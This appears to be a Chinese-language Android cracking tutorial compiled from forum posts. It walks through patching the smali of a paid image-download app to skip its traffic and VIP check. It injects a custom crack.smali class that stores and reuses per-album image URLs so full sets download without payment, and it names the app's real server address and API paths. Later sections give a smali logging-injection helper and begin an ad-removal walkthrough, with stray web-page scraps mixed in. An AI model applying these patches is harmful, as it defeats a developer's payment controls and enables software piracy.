iget-object v2, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v2, v2, Lpicview/meitui/down/DownAsynTask;->m_pass:Ljava/lang/String;        #取得用户密码

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1        # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=用户密码

const-string v2, "&id="

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1        # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=用户密码&id=

iget-object v2, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v2, v2, Lpicview/meitui/down/DownAsynTask;->m_ImgId:Ljava/lang/String;        #取得套图 ID

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
    move-result-object v1       # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=用户密码&id=套图 ID

    const-string v2, "&v=1"

    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v1        # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=用户密码&id=套图 ID&v=1

    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;       #生成最终字符串

    move-result-object v1       # http://42.121.110.83/api/pcdown.ashx?n=用户名&p=用户密码&id=套图 ID&v=1

    invoke-static {v1}, Lpicview/meitui/common;->sendGetRequest(Ljava/lang/String;)Ljava/lang/String;       #调用自定义的 sendGetRequest 方法，大概作用就是访问某个网址，然后获得返回字符串

    move-result-object v6       #返回字符串

    .line 159
    .local v6, "ret":Ljava/lang/String;
    if-eqz v6, :cond_0

    invoke-virtual {v6}, Ljava/lang/String;->length()I       #计算返回字符串的长度

    move-result v1

    if-nez v1, :cond_1
```

```
.line 160
:cond_0
const-string v6, "无法访问网络"

.line 162
:cond_1
const-string v1, "成功"

invoke-virtual {v6, v1}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z       #判断返回字符串是否存在“成功”字样

move-result v1

if-eqz v1, :cond_4       #如果返回字符串不包含“成功”字样，就跳转到:cond_4。

.line 163
new-instance v0, Lpicview/meitui/down/DownManager;

iget-object v1, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v1, v1, Lpicview/meitui/down/DownAsynTask;->m_a:Landroid/app/Activity;

invoke-direct {v0, v1}, Lpicview/meitui/down/DownManager;-><init>(Landroid/content/Context;)V

.line 164
.local v0, "dManager":Lpicview/meitui/down/DownManager;
iget-object v1, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v1, v1, Lpicview/meitui/down/DownAsynTask;->m_ImgId:Ljava/lang/String;       #取得套图 ID
```

```
    iget-object v2, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

    iget-object v2, v2, Lpicview/meitui/down/DownAsynTask;->m_userid:Ljava/lang/String;       #取得用户 ID

    iget-object v3, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

    iget v3, v3, Lpicview/meitui/down/DownAsynTask;->m_count:I       #取得套图数量

    iget-object v4, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

    iget-object v4, v4, Lpicview/meitui/down/DownAsynTask;->m_type:Ljava/lang/String;       #取得套图类型

    iget-object v5, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

    iget-object v5, v5, Lpicview/meitui/down/DownAsynTask;->m_dir:Ljava/lang/String;       #取得套图目录

    invoke-virtual/range {v0 .. v5}, Lpicview/meitui/down/DownManager;->newDown(Ljava/lang/String;Ljava/lang/String;ILjava/lang/String;Ljava/lang/String;)Z
#调用自定义的 newDown 方法，大概作用是保存新建的套图下载任务到数据库里

    move-result v1

    if-eqz v1, :cond_3

    .line 165
    const-string v6, "已添加进下载列表.应用首页，按返回键，可进入下载管理，开始下载任务"

    .line 166
```

```
iget-object v1, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v1, v1, Lpicview/meitui/down/DownAsynTask;->m_a:Landroid/app/Activity;

invoke-static {v1}, Lpicview/meitui/vip/vipMgr;->reLogin(Landroid/app/Activity;)V

.line 179
.end local v0        # "dManager":Lpicview/meitui/down/DownManager;
:cond_2
:goto_0
return-object v6

.line 168
.restart local v0        # "dManager":Lpicview/meitui/down/DownManager;
:cond_3
const-string v6, "添加数据库失败，可能是手机空间不足导致的！"

goto :goto_0

.line 170
.end local v0        # "dManager":Lpicview/meitui/down/DownManager;
:cond_4
const-string v1, "不足"

invoke-virtual {v6, v1}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z       #判断返回字符串中是否存在“不足”字样，即“流量不足”

move-result v1
```

```
if-eqz v1, :cond_2      #如果返回字符串不存在“不足”字样，就跳转到:cond_2

.line 172
iget-object v1, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;

iget-object v1, v1, Lpicview/meitui/down/DownAsynTask;->m_a:Landroid/app/Activity;

const-string v2, "360meinv"

const/4 v3, 0x0

invoke-virtual {v1, v2, v3}, Landroid/app/Activity;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;

move-result-object v7

.line 173
.local v7, "set":Landroid/content/SharedPreferences;
new-instance v1, Ljava/lang/StringBuilder;

invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

const-string v2, "下载本套图，需要"

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

iget-object v2, p0, Lpicview/meitui/down/DownAsynTask$AsyncAddtoDown;->this$0:Lpicview/meitui/down/DownAsynTask;
```

```
iget-wide v2, v2, Lpicview/meitui/down/DownAsynTask;->m_imgll:J       #取得套图大小

invoke-static {v2, v3}, Lpicview/meitui/common;->sizeToString(J)Ljava/lang/String;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, "，你的剩余流量："

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, "ll"

invoke-interface {v7, v2, v4, v5}, Landroid/content/SharedPreferences;->getLong(Ljava/lang/String;J)J       #取得当前用户剩余流量

move-result-wide v2

invoke-static {v2, v3}, Lpicview/meitui/common;->sizeToString(J)Ljava/lang/String;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
move-result-object v1

const-string v2, "，剩余 VIP 流量："

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, "vipll"

invoke-interface {v7, v2, v4, v5}, Landroid/content/SharedPreferences;->getLong(Ljava/lang/String;J)J

move-result-wide v2

invoke-static {v2, v3}, Lpicview/meitui/common;->sizeToString(J)Ljava/lang/String;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v6

goto :goto_0
```

.end method

很明显，如果“.line 163” 上面的 “if-eqz v1, :cond_4”不跳转，就能正常保存下载任务，所以要想下载套图，首先让此处不进行跳转，不然会提示流量不足。

破解方法，在“if-eqz v1, :cond_4”这行前面加#注释掉并保存即可。

接下来，发现就算保存了下载任务，也不能正常下载。抓包发现下载套图时访问的网址如下：

http://42.121.110.83/api/imgdown.ashx?u=用户 ID&p=图片序号&i=套图 ID

直接复制到浏览器里访问，发现看不到图片。考虑服务器端做了判断，不满足条件无法访问图片。

然后想起单张图片可以下载，那么能不能把单张图片的网址弄到套图下载里呢？于是搜索上面网址的调用，定位到：

picview\meitui\down\DownService.smali 的 down()V 方法，下面贴出部分代码：

```
.method private down()V
    .locals 15

    .prologue
#省略
#... ...
#省略
```

```
.line 194
new-instance v11, Ljava/lang/StringBuilder;

invoke-direct {v11}, Ljava/lang/StringBuilder;-><init>()V

const-string v12, "http://42.121.110.83/api/imgdown.ashx?u="

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v11, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;       #插入用户 ID 字符串

move-result-object v11

const-string v12, "&p="

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v1}, Lpicview/meitui/down/DownModel;->getCcount()I       #取得当前要下载的图片序号

move-result v12

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v11
```

```
const-string v12, "&i="

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v1}, Lpicview/meitui/down/DownModel;->getImgid()Ljava/lang/String;       #取得套图 ID

move-result-object v12

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v11}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v10

.line 198
.local v10, "url":Ljava/lang/String;       #注释 v10，可删
const/4 v4, 0x0

.line 199
.local v4, "input":Ljava/io/InputStream;
const/4 v0, 0x0

.line 201
```

```
    .local v0, "connection":Ljava/net/URLConnection;
    :try_start_1
    new-instance v11, Ljava/net/URL;      #新建 URL 实例

    invoke-direct {v11, v10}, Ljava/net/URL;-><init>(Ljava/lang/String;)V      #初始化 URL 实例

    invoke-virtual {v11}, Ljava/net/URL;->openConnection()Ljava/net/URLConnection;                    # 创 建 [font=arial, courier new, courier, 宋 体 , monospace][color=#333333]一个 URL 连接[/color][/font]

    move-result-object v0
#省略
#... ...
#省略
.end method
```

我们现在假想的修改方法是，假设单张图片的下载地址为"http://xxx/xxx/n.JPG"，“n”由“getCcount()I”方法给出。那么我们应该把上面的代码改成：

```
.method private down()V
.locals 15

.prologue
#省略
#... ...
#省略
.line 194
```

```
new-instance v11, Ljava/lang/StringBuilder;

invoke-direct {v11}, Ljava/lang/StringBuilder;-><init>()V

const-string v12, "http://xxx/xxx/"

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v1}, Lpicview/meitui/down/DownModel;->getCcount()I        #取得当前要下载的图片序号 n

move-result v12

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;        # http://xxx/xxx/n

move-result-object v11

const-string v12, ".JPG"

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;        # http://xxx/xxx/n.JPG

move-result-object v11

invoke-virtual {v11}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v10
```

```
.line 198
.local v10, "url":Ljava/lang/String;        #注释 url=v10，可删
const/4 v4, 0x0

.line 199
.local v4, "input":Ljava/io/InputStream;
const/4 v0, 0x0

.line 201
.local v0, "connection":Ljava/net/URLConnection;
:try_start_1
new-instance v11, Ljava/net/URL;        #新建  URL  实例

invoke-direct {v11, v10}, Ljava/net/URL;-><init>(Ljava/lang/String;)V        #初始化  URL  实例

invoke-virtual {v11}, Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
#创建[font=arial, courier new, courier,  宋体, monospace][color=#333333]一个 URL 连接[/color][/font]

move-result-object v0
#省略
#... ...
#省略
.end method
```

现在问题简单了，只要确认了网址"http://xxx/xxx/"，就可以下载套图了，由于每个套图的网址都不一样，所以不能单纯的赋值字符串确认网址。

经过查看数据库，发现数据库 meitui 的 db_cached2 表里保存有上面说的网址，可以用“套图 ID”进行索引，要成功取得这个网址，得添加些数据库查询代码，比较麻烦，放弃。

那还有没有什么地方可以取得上述网址呢？答案是肯定的，只要找到了写入数据库代码的地方，注入代码，把上面的网址输出到文本。

然后根据想法，我先写了个 crack.smali 放到 smali 根目录，包含两个方法，get 和 put，用来读取和写入文本。put 方法保存网址到“套图 ID.txt”，get 方法根据“套图 ID”读取保存的网址。

然后在代码里，找到了保存网址"http://xxx/xxx/"的寄存器 vx，同时找到保存了“套图 ID”的寄存器 vy，调用方法: invoke-static {vx, vy}, Lcrack;->put(Ljava/lang/String;Ljava/lang/String;)V

方法作用是保存网址"http://xxx/xxx/" 到文本，文本名为“套图 ID.txt”。

那么，上面的代码可以修改成：

```
.method private down()V
.locals 15

.prologue
#省略
#... ...
#省略
.line 194
new-instance v11, Ljava/lang/StringBuilder;

invoke-direct {v11}, Ljava/lang/StringBuilder;-><init>()V
```

```
invoke-virtual {v1}, Lpicview/meitui/down/DownModel;->getImgid()Ljava/lang/String;       #取得套图 ID

move-result-object v12

invoke-static {v12}, Lcrack;->get(Ljava/lang/String;)Ljava/lang/String;       #根据套图 ID 读取保存的网址

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v1}, Lpicview/meitui/down/DownModel;->getCcount()I       #取得当前要下载的图片序号 n

move-result v12

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;       # http://xxx/xxx/n

move-result-object v11

const-string v12, ".JPG"

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;       # http://xxx/xxx/n.JPG

move-result-object v11

invoke-virtual {v11}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v10
```

```
.line 198
.local v10, "url":Ljava/lang/String;        #注释 url=v10，可删
const/4 v4, 0x0

.line 199
.local v4, "input":Ljava/io/InputStream;
const/4 v0, 0x0

.line 201
.local v0, "connection":Ljava/net/URLConnection;
:try_start_1
new-instance v11, Ljava/net/URL;        #新建  URL  实例

invoke-direct {v11, v10}, Ljava/net/URL;-><init>(Ljava/lang/String;)V        #初始化  URL  实例

invoke-virtual {v11}, Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
  #创建[font=arial, courier new, courier,  宋体, monospace][color=#333333]一个 URL 连接[/color][/font]

move-result-object v0
#省略
#... ...
#省略
.end method
```

crack.smali 的 get 和 put 方法，可以直接手写 smali，但是由于调用方法过多，很容易弄混寄存器，所以还是推荐先写出 java 代码，编译成 apk 后再反编译。

示例 java 代码如下，随便创建个 Android Application Project，然后 New，class，名称为 crack，粘贴下面代码：

```
package picview.meitui;
import java.io.*;
import android.util.Log;

public class crack
{
        /*将网址 s 保存到/sdcard/meinvboqingguan/cache/t.txt，t 为套图 ID*/
  public static void put(String s,String t )
  {
    try
    {
          String path= "/sdcard/meinvboqingguan/cache/"+t+".txt";

                FileOutputStream outStream = new FileOutputStream(path,false);

                OutputStreamWriter writer = new OutputStreamWriter(outStream,"gb2312");

                writer.write(s);

                writer.flush();

                writer.close();

                outStream.close();
    }
```

```
                catch (Exception e)
                {
                        Log.e("debug", "file write error");
                }
}
/*根据套图 ID 读取/sdcard/meinvboqingguan/cache/t.txt 保存的网址，t 为套图 ID*/
  public static String get(String t)
  {
  String path = "/sdcard/meinvboqingguan/cache/"+t+".txt";
  String str = null;
  File f = new File(path);
  if (f != null && f.exists())
  {
        FileInputStream fis = null;
        try {
              fis = new FileInputStream(f);
        } catch (FileNotFoundException e1) {
              e1.printStackTrace();
              return null;
        }
                    InputStreamReader inputStreamReader = null;
                    try {
                          inputStreamReader = new InputStreamReader(fis, "gbk");
                    } catch (UnsupportedEncodingException e1) {
                          e1.printStackTrace();
```

```
                }
                BufferedReader reader = new BufferedReader(inputStreamReader);
                StringBuffer sb = new StringBuffer("");
                String line;
                try {
                        while ((line = reader.readLine()) != null) {
                                sb.append(line);
                                reader.close();
                                fis.close();
                        }
                } catch (IOException e) {
                        e.printStackTrace();
                }
                str = sb.toString();
        }
        return str;
  }
  }
```

编译好 APK 后，反编译该 APK，提取 crack.smali，把第一行改成“.class public Lcrack;”，这样 crack.smali 就可以直接放到 smali 根目录使用。这样做，主要是为了调用方法时写少点代码。

反编译后的 crack.smali 代码如下：

```
.class public Lcrack;
.super Ljava/lang/Object;
```

```
.source "crack.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 7
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static get(Ljava/lang/String;)Ljava/lang/String;
    .locals 13

    .prologue
    .line 40
    new-instance v11, Ljava/lang/StringBuilder;

    const-string v12, "/sdcard/meinvboqingguan/cache/"

    invoke-direct {v11, v12}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    invoke-virtual {v11, p0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v11
```

```
const-string v12, ".txt"

invoke-virtual {v11, v12}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v11

invoke-virtual {v11}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v7

.line 41
const/4 v10, 0x0

.line 42
new-instance v2, Ljava/io/File;

invoke-direct {v2, v7}, Ljava/io/File;-><init>(Ljava/lang/String;)V

.line 43
if-eqz v2, :cond_0

invoke-virtual {v2}, Ljava/io/File;->exists()Z

move-result v11

if-eqz v11, :cond_0
```

```
.line 45
const/4 v3, 0x0

.line 47
:try_start_0
new-instance v3, Ljava/io/FileInputStream;

invoke-direct {v3, v2}, Ljava/io/FileInputStream;-><init>(Ljava/io/File;)V
:try_end_0
.catch Ljava/io/FileNotFoundException; {:try_start_0 .. :try_end_0} :catch_0

.line 52
const/4 v4, 0x0

.line 54
:try_start_1
new-instance v5, Ljava/io/InputStreamReader;

const-string v11, "gbk"

invoke-direct {v5, v3, v11}, Ljava/io/InputStreamReader;-><init>(Ljava/io/InputStream;Ljava/lang/String;)V
:try_end_1
.catch Ljava/io/UnsupportedEncodingException; {:try_start_1 .. :try_end_1} :catch_1

move-object v4, v5

.line 58
:goto_0
```

```
new-instance v8, Ljava/io/BufferedReader;

invoke-direct {v8, v4}, Ljava/io/BufferedReader;-><init>(Ljava/io/Reader;)V

.line 59
new-instance v9, Ljava/lang/StringBuffer;

const-string v11, ""

invoke-direct {v9, v11}, Ljava/lang/StringBuffer;-><init>(Ljava/lang/String;)V

.line 62
:goto_1
:try_start_2
invoke-virtual {v8}, Ljava/io/BufferedReader;->readLine()Ljava/lang/String;
:try_end_2
.catch Ljava/io/IOException; {:try_start_2 .. :try_end_2} :catch_2

move-result-object v6

if-nez v6, :cond_1

.line 70
:goto_2
invoke-virtual {v9}, Ljava/lang/StringBuffer;->toString()Ljava/lang/String;

move-result-object v10
```

```
:cond_0
move-object v11, v10

.line 72
:goto_3
return-object v11

.line 48
:catch_0
move-exception v1

.line 49
invoke-virtual {v1}, Ljava/io/FileNotFoundException;->printStackTrace()V

.line 50
const/4 v11, 0x0

goto :goto_3

.line 55
:catch_1
move-exception v1

.line 56
invoke-virtual {v1}, Ljava/io/UnsupportedEncodingException;->printStackTrace()V

goto :goto_0
```

```
        .line 63

        :cond_1
        :try_start_3
        invoke-virtual {v9, v6}, Ljava/lang/StringBuffer;->append(Ljava/lang/String;)Ljava/lang/StringBuffer;

        .line 64
        invoke-virtual {v8}, Ljava/io/BufferedReader;->close()V

        .line 65
        invoke-virtual {v3}, Ljava/io/FileInputStream;->close()V
        :try_end_3
        .catch Ljava/io/IOException; {:try_start_3 .. :try_end_3} :catch_2

        goto :goto_1

        .line 67
        :catch_2
        move-exception v0

        .line 68
        invoke-virtual {v0}, Ljava/io/IOException;->printStackTrace()V

        goto :goto_2
.end method

.method public static put(Ljava/lang/String;Ljava/lang/String;)V
        .locals 7
```

```
.prologue
.line 13
:try_start_0
new-instance v5, Ljava/lang/StringBuilder;

const-string v6, "/sdcard/meinvboqingguan/cache/"

invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v5, p1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

const-string v6, ".txt"

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

.line 15
new-instance v2, Ljava/io/FileOutputStream;

const/4 v5, 0x0
```

```
invoke-direct {v2, v3, v5}, Ljava/io/FileOutputStream;-><init>(Ljava/lang/String;Z)V

.line 19
new-instance v4, Ljava/io/OutputStreamWriter;

const-string v5, "gb2312"

invoke-direct {v4, v2, v5}, Ljava/io/OutputStreamWriter;-><init>(Ljava/io/OutputStream;Ljava/lang/String;)V

.line 21
invoke-virtual {v4, p0}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V

.line 23
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->flush()V

.line 25
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->close()V

.line 27
invoke-virtual {v2}, Ljava/io/FileOutputStream;->close()V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

.line 37

:cond_0
:goto_0
```

```
    return-void

    .line 30
    :catch_0
    move-exception v0

    .line 34
    const-string v5, "debug"

    const-string v6, "file write error"

    invoke-static {v5, v6}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

    goto :goto_0
.end method
```

get 方法注入的地方已经说过，put 方法注入的地方，我选择了 picview/meitui/thumbnailList$6 的 onClick 方法，具体修改地方为：

```
.method public onClick(Landroid/view/View;)V
    .locals 12      #使用的寄存器范围 v0-v11，将此处改为.locals 13，以使用新寄存器 v12
#省略
#... ...
#省略
    invoke-static {v0}, Lpicview/meitui/thumbnailList;->access$100(Lpicview/meitui/thumbnailList;)Landroid/os/Bundle;

    move-result-object v0
```

```
    const-string v1, "type"

    invoke-virtual {v0, v1}, Landroid/os/Bundle;->getString(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v0       #此处通过 log.d 注入，发现 v0 为要找的图片网址

        move-object v12, v0       #保存网址到 v12 寄存器

    const-string v1, ".JPG"

    invoke-virtual {v0, v1}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

#省略
#... ...
#省略
    invoke-static {v2}, Lpicview/meitui/thumbnailList;->access$100(Lpicview/meitui/thumbnailList;)Landroid/os/Bundle;

    move-result-object v2

    const-string v3, "info"

    invoke-virtual {v2, v3}, Landroid/os/Bundle;->getString(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v2       #此处经过分析知 v2 为套图 ID

        invoke-static {v12, v2}, Lcrack;->put(Ljava/lang/String;Ljava/lang/String;)V       #String s=v12，String t=v2，调用 put 方法保存网址。
```

```
#省略
#... ...
#省略
.end method
```

成品：http://www.52pojie.cn/thread-255341-1-1.html
http://www.52pojie.cn/thread-255429-1-1.html

smali 注入加强版

前言

在吾爱破解论坛看到一个人提出了一种很特别很 nice 的 smali 注入方法。特意记录一下。原帖链接：
http://www.52pojie.cn/thread-255754-1-1.html

0×1

什么是 smali 注入：

smali 注入，简单的说就是通过反编译 apk 得到 smali 文件，然后修改 smali 文件，向 smali 文件中加入我们自己的功能代码，达到输出程序中间信息，修改程序功能，修改程序运行流程等~　　在平时的学习中算是最常用的几种方法之一。

0×2

普通 smali 注入的局限性：

普通的 smali 注入通常是直接在 smali 中调用 log 这个类中的一些方法， 但是在打印或者修改寄存器的值时候，添加的注入代码所使用的寄存器不影响其他代码的执行。当注入代码较多时，这个要求就变得很困难了。

原作者提出了这样一种方法：把注入代码写进自己专属的 crack.smali，然后在要注入的地方调用 crack.smali 里的注入方法即可，只用一行注入代码，而且不影响其他寄存器。

0×3

我的 crack.smali

```
.class public Lcrack;
.super Ljava/lang/Object;
.source "crack.java"

.method public static log1(Ljava/lang/String;)V #打印出 info 1 字符串
    .locals 1
    .prologue

    const-string v0, "info 1"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
.end method
```

```
.method public static log2(Ljava/lang/String;)V #打印出 info 2 字符串
    .locals 1
    .prologue

    const-string v0, "info 2"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
.end method

.method public static log3(Ljava/lang/String;)V #打印出 info 3 字符串
    .locals 1
    .prologue

    const-string v0, "info 3"
    invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    return-void
.end method

.method public static I(I)V     #打印出 int 型值
    .locals 2

    .prologue

    const-string v0, "info_int"

    invoke-static {p0}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v1
```

```
    invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    return-void
.end method

.method public static J(J)V #打印出 long 类型的值
.locals 2

.prologue

const-string v0, "info_long"

invoke-static {p0, p1}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

return-void
.end method
```

0×4

如何调用

string 类型

```
invoke-static {vx}, Lcrack;->log1(Ljava/lang/String;)V
invoke-static {vx}, Lcrack;->log2(Ljava/lang/String;)V
invoke-static {vx}, Lcrack;->log3(Ljava/lang/String;)V
```

int 类型

```
invoke-static {vx}, Lcrack;->I(I)V
```

long 类型

```
invoke-static {vx, vx+1}, Lcrack;->J(J)V
```

写在最后

这种思路很不错，在打印寄存器的时候非常方便，一行代码就完事了~　感谢原作者分享了这种方法！

http://0nly3nd.sinaapp.com/?p=573

smali 去广告法

小广告清除初试小记

本人最近了解了会关于 APP 中广告嵌入的方式，并决定通过对一个小程序广告的消除来小试牛刀，于是找到了这个 WirelessDataCable.apk，并作此帖作为总结。
APP 通常通过调用第三方 SDK 来实现广告功能，通过逆向的方式清除小广告与 APK 破解还是有些类似的，需要我们对 dalvik 字节码有所了解并结合常用的调试技术与调试工具完成。

经过这次小试牛刀，使用逆向的方法清除广告主要有以下几个关键点：
1.运行程序观察程序行为
2.确定广告入口点（Method profiling 等动态调试技术）
3.清除广告入口并完善后续功能

1.运行程序观察程序行为

安装 APK 开始程序的体验，首先加载程序后程序有提示检测 wifi 状态，随后发现在主 activity 中开始出现一个 view，不断滚动广告，这个就是需 要清除的地方了。由于这个广告是 view 并且是活动可控的，因此猜测可能会通过 findviewbyid 获取句柄，并创建一个 activity 来管理广告 生命周期。猜测终归猜测，接下来开始动手分析。

21:01
50%
Is your website HackerSafe? Daily scan + trustmark
服务已停止
分享
反馈
设置
帮助
退出

2.确定广告入口点（Method profiling 等动态调试技术）

有了刚才大致的猜测，接下来就需要认真的分析了，还是一样老步骤，用 VTS 加载 APK，发现该 APK 不存在 so，相对来分析会比较简单了。但是静态分析还 是茫茫的一片，还是混淆过的，于是采用动态分析，使用 DDMS 附带的 Method profiling。确定大概的广告开始入口。
根据刚才的思路，在主 activity 展现后，出现了广告 view。因此从 WirelessDataCableActivity 的 onCreate 函数开始分析：看到了一个 com/google/ads/AdView.a 函数

26 com/flyfish/WirelessDataCable/WirelessDataCableActivity.onCreate (Landroid/os/Bundle;)V
Parents
25 android/app/Instrumentation.callActivityOnCreate (Landroid/app/Activity;Landroid/os/Bundle;)V
Children
self
36 android/app/Activity.setContentView (I)V
341 android/app/Activity.findViewById (I)Landroid/view/View;
358 com/umeng/fb/b.a (Landroid/content/Context;Lcom/umeng/fb/a;)V
339 com/flyfish/WirelessDataCable/WirelessDataCableActivity.d ()Z
570 com/umeng/a/a.c (Landroid/content/Context;)V
609 android/content/ContextWrapper.registerReceiver (Landroid/content/BroadcastReceiver;Landroid/content/
1600 android/app/Activity.onCreate (Landroid/os/Bundle;)V
583 android/view/View.setVisibility (I)V
1131 android/net/wifi/WifiManager.getWifiState ()I
249 com/google/ads/AdView.a (Lcom/google/ads/c;)V
1089 android/widget/TextView.setText (Ljava/lang/CharSequence;)V
582 android/app/Activity.getSystemService (Ljava/lang/String;)Ljava/lang/Object;
2267 android/view/View.setOnClickListener (Landroid/view/View$OnClickListener;)V
1849 android/content/IntentFilter.<init> (Ljava/lang/String;)V
2723 android/app/Activity.requestWindowFeature (I)Z
3514 com/google/ads/c.<init> ()V
3728 com/flyfish/WirelessDataCable/s.<init> (Lcom/flyfish/WirelessDataCable/WirelessDataCableActivity;)V
3768 com/flyfish/WirelessDataCable/q.<init> (Lcom/flyfish/WirelessDataCable/WirelessDataCableActivity;)V
3769 com/flyfish/WirelessDataCable/t.<init> (Lcom/flyfish/WirelessDataCable/WirelessDataCableActivity;)V
3766 com/flyfish/FTPUtility/Globals.getContext ()Landroid/content/Context;

该函数对应有如下关系：

